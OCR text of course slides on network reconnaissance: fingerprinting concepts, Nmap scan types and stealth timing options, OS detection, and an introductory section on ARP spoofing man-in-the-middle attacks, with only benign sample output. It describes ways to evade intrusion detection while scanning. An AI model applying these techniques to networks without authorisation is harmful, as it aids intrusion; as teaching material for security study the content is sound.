
Cybersecurity fingerprinting

Parrot Security OS


Network fingerprinting

Cybersecurity fingerprinting

- Fingerprinting (also known as footprinting) is the art of using the information to correlate data sets in order to identify—with high probability—network services, operating system number and version, software applications, databases, configurations, SNMP information, domain names, network blocks, VPN points, and more
- Hackers use fingerprinting as the first step of their attack to gather maximum information about targets
- To gather details about the target's network, the attackers usually launch custom packets
- When these packets receive a response from the target network in the form of a digital signature, the OS, software, and protocols can be deduced by the attackers
- This allows them to customize the attack to cause maximum damage to the target systems
- Once the attackers have the right information, they know the victim's scenario, and can create a full infrastructure map of all his/her services and possible network topology to fine-tune their digital assault



Windows



Mac OS

Types of fingerprinting techniques

Active fingerprinting

- Active fingerprinting is the most popular type of fingerprinting in use
- It consists of sending packets to a victim and waiting for the victim's reply to analyze the results
- This is often the easiest way to detect remote OS, network and services
- It's also the most risky as it can be easily detected by intrusion detection systems (IDS) and packet filtering firewalls
- A popular platform/tool used to launch active fingerprint tests is Nmap. It can help you detect specific operating systems and network service applications when you launch TCP, UDP or ICMP packets against any given target
- By using internal scripting rules, Nmap analyzes the results from the victim replies, then prints out the results—which are 99% of the time accurate

Types of fingerprinting techniques

Passive fingerprinting

- The main difference between active and passive fingerprinting is that passive fingerprinting does not actively send packets to the target system
- Instead, it acts as a network scanner in the form of a **sniffer**, merely watching the traffic data on a network without performing network alteration
- Once the attacker has sniffed enough information, it can be analyzed to extract patterns that will be useful for detecting operating systems and applications
- While this type of technique may bypass common network intrusion detection techniques, it’s not guaranteed to hide your network presence while sniffing traffic

P0f v3

Network Mapper (Nmap)

TCP connect() Scan [-sT]

- UNIX sockets programming uses a system call named **connect()** to begin a TCP connection to a remote site
- If connect() succeeds, a connection is made
- If it fails, the connection could not be made (the remote system is offline, the port is closed, or some other error occurred along the way).
- This allows a basic type of port scan, which attempts to connect to every port in turn, and notes whether or not the connection succeeded.
- Once the scan is completed, ports to which a connection could be established are listed as ***open***, the rest are said to be **closed**.
- This method of scanning is very effective, and provides a clear picture of the ports you can and cannot access. If a connect() scan lists a port as open, you can definitely connect to it - that is what the scanning computer just did! however, a major drawback to this kind of scan; it is very easy to detect on the system being scanned.

Network Mapper (Nmap)

SYN Stealth Scan [-sS]

- TCP packets have a header section with a *flags* field: SYN (Synchronise), ACK (Acknowledge), FIN (Finished) and RST (Reset)
- When a TCP connection is made between two systems, a process known as a "three way handshake" occurs
- SYN or Stealth scanning makes use of this procedure by sending a SYN packet and looking at the response
  - If SYN/ACK is sent back, the port is open and the remote end is trying to open a TCP connection
  - The scanner then sends an RST to tear down the connection before it can be established fully; often preventing the connection attempt appearing in application logs
  - If the port is closed, an RST will be sent
  - If it is filtered, the SYN packet will have been dropped and no response will be sent
- In this way, Nmap can detect three port states - open, closed and filtered
- Modern firewalls and Intrusion Detection Systems can detect SYN scans, but in combination with other features of Nmap, it is possible to create a virtually undetectable SYN scan by altering timing and other options

Network Mapper (Nmap)

FIN, Null and Xmas Tree Scans [-sF, -sN, -sX]

- With the multitude of modern firewalls and IDS' now looking out for SYN scans, these three scan types may be useful to varying degrees.
- Each scan type refers to the flags set in the TCP header.
- The idea behind these type of scans is that a closed port should respond with an **RST** upon receiving packets, whereas an open port should just drop them (it's listening for packets with SYN set).
- This way, you never make even part of a connection, and never send a SYN packet; which is what most IDS' look out for.
- The FIN scan sends a packet with only the FIN flag set, the ***Xmas Tree scan sets the FIN, URG and PUSH flags*** and the Null scan sends a packet with no flags switched on.
- These scan types will work against any system where the TCP/IP implementation follows RFC 793
- Microsoft Windows does not follow the RFC, and will ignore these packets even on closed ports
- This technicality allows you to detect an MS Windows system by running SYN along with one of these scans. If the SYN scan shows open ports, and the FIN/NUL/XMAS does not, chances are you're looking at a Windows box (though OS Fingerprinting is a much more reliable way of determining the OS running on a target!)

Network Mapper (Nmap)

- The TCP XMAS scan is a bit special, because it does not simulate normal user or machine behavior within a network
- when sending a packet with these three flags activated, an active service behind the targeted port will not return any packet
- However, if the port is closed, we will receive a TCP RST / ACK packet

Unlike the TCP XMAS scan, the TCP Null scan will send TCP scan packets with all flags at 0. This is also a behavior that we will never find in a normal exchange between machines , because the sending of a TCP packet without flag is not specified in the RFC describing the TCP protocol, this is why it can be detected more easily. The use of this scan can, like the TCP XMAS scan, disrupt certain firewalls or filter modules and then let packets pass

Network Mapper (Nmap)

Ping Scan [-sP]

- This scan type lists the hosts within the specified range that responded to a ping
- It allows you to detect which computers are online, rather than which ports are open.
- Four methods exist within Nmap for ping sweeping:
  - The first method sends an ICMP ECHO REQUEST (ping request) packet to the destination system. If an ICMP ECHO REPLY is received, the system is up, and ICMP packets are not blocked. If there is no response to the ICMP ping, Nmap will try a "TCP Ping", to determine whether ICMP is blocked, or if the host is really not online
  - A TCP Ping sends either a SYN or an ACK packet to any port (80 is the default) on the remote system. If RST, or a SYN/ACK, is returned, then the remote system is online. If the remote system does not respond, either it is offline, or the chosen port is filtered, and thus not responding to anything
  - When you run an Nmap ping scan as root, the default is to use the ICMP and ACK methods. Non-root users will use the connect() method, which attempts to connect to a machine, waiting for a response, and tearing down the connection as soon as it has been established (similar to the SYN/ACK method for root users, but this one establishes a full TCP connection!)
  - The ICMP scan type can be disabled by setting -P0

Network Mapper (Nmap)

UDP Scan [-sU]

- Scanning for open UDP ports is done with the -sU option
- With this scan type, Nmap sends 0-byte UDP packets to each target port on the victim
- Receipt of an ICMP Port Unreachable message signifies the port is closed, otherwise it is assumed open
- One major problem with this technique is that, when a firewall blocks outgoing ICMP Port Unreachable messages, the port will appear open. These false-positives are hard to distinguish from real open ports.
- UDP Scanning is not usually useful for most types of attack, but it can reveal information about services or trojans which rely on UDP, for example SNMP, NFS, the Back Orifice trojan backdoor and many other exploitable services

Network Mapper (Nmap)

IP Protocol Scans [-sO]

The IP Protocol Scans attempt to determine the IP protocols supported on a target.

```
[chaos]# nmap -sO 127.0.0.1

Starting Nmap 4.01 at 2006-07-14 12:56 BST
Interesting protocols on chaos(127.0.0.1):
(The 251 protocols scanned but not shown below are
        in state: closed)
PROTOCOL STATE         SERVICE
1        open          icmp
2        open|filtered igmp
6        open          tcp
17       open          udp
255      open|filtered unknown

Nmap finished: 1 IP address (1 host up) scanned in
        1.259 seconds
```

ACK Scan [-sA]

- The TCP ACK scan is used to detect the presence of a firewall on the target machine or between the target machine and the scan machine. Indeed, unlike other scans, the TCP ACK scan will not aim to see which port is open on the final machine, but rather to know if a filtering system is active by responding for each port with "filtered" or "unfiltered".
- Usually used to map firewall rulesets and distinguish between stateful and stateless firewalls, this scan type sends ACK packets to a host. If an RST comes back, the port is classified "unfiltered" (that is, it was allowed to send its RST through whatever firewall was in place). If nothing comes back, the port is said to be "filtered". That is, the firewall prevented the RST coming back from the port. This scan type can help determine if a firewall is stateless (just blocks incoming SYN packets) or stateful (tracks connections and also blocks unsolicited ACK packets).

Timing

Nmap adjusts its timings automatically depending on network speed and response times of the victim. However, you may want more control over the timing in order to create a more stealthy scan, or to get the scan over and done with quicker.

- The main timing option is set through the **-T** parameter. There are six predefined timing policies which can be specified by name or number (starting with **0**, corresponding to **Paranoid timing**). The timings are **Paranoid, Sneaky, Polite, Normal, Aggressive and Insane**.
- A -T Paranoid (or -T0) scan will wait (generally) at least 5 minutes between each packet sent. This makes it almost impossible for a firewall to detect a port scan in progress (since the scan takes so long it would most likely be attributed to random network traffic). Such a scan will still show up in logs, but it will be so spread out that most analysis tools or humans will miss it completely.
- A -T Insane (or -T5) scan will map a host in very little time,

Network Mapper (Nmap)


Verbose Mode


- Highly recommended, -v
- Use -v twice for more verbosity. The option -d can also be used (once or twice) to generate more verbose output

OS Fingerprinting

- The -O option turns on Nmap's OS fingerprinting system.
- Used alongside the -v verbosity options, you can gain information about the remote operating system and about its TCP Sequence Number generation

Man in the middle attack






Arpspoof tool


Man in the middle attack

The **Address Resolution Protocol (ARP)** is a communication protocol used for discovering the link layer address, such as a MAC address, associated with a given internet layer address, typically an IPv4 address. This mapping is a critical function in the Internet protocol suite.





```
Last login: Mon Apr 27 11:58:12 on ttys000
MacBook-Pro-de-Badis:~ badishammi$ arp -a
? (192.168.1.37) at (incomplete) on en1 ifscope [ethernet]
? (192.168.1.44) at 70:56:81:8f:7c:7 on en1 ifscope permanent [ethernet]
? (192.168.1.254) at f4:ca:e5:4c:b3:b3 on en1 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en1 ifscope permanent [ethernet]
MacBook-Pro-de-Badis:~ badishammi$
```


Man in the middle




Man in the middle attack



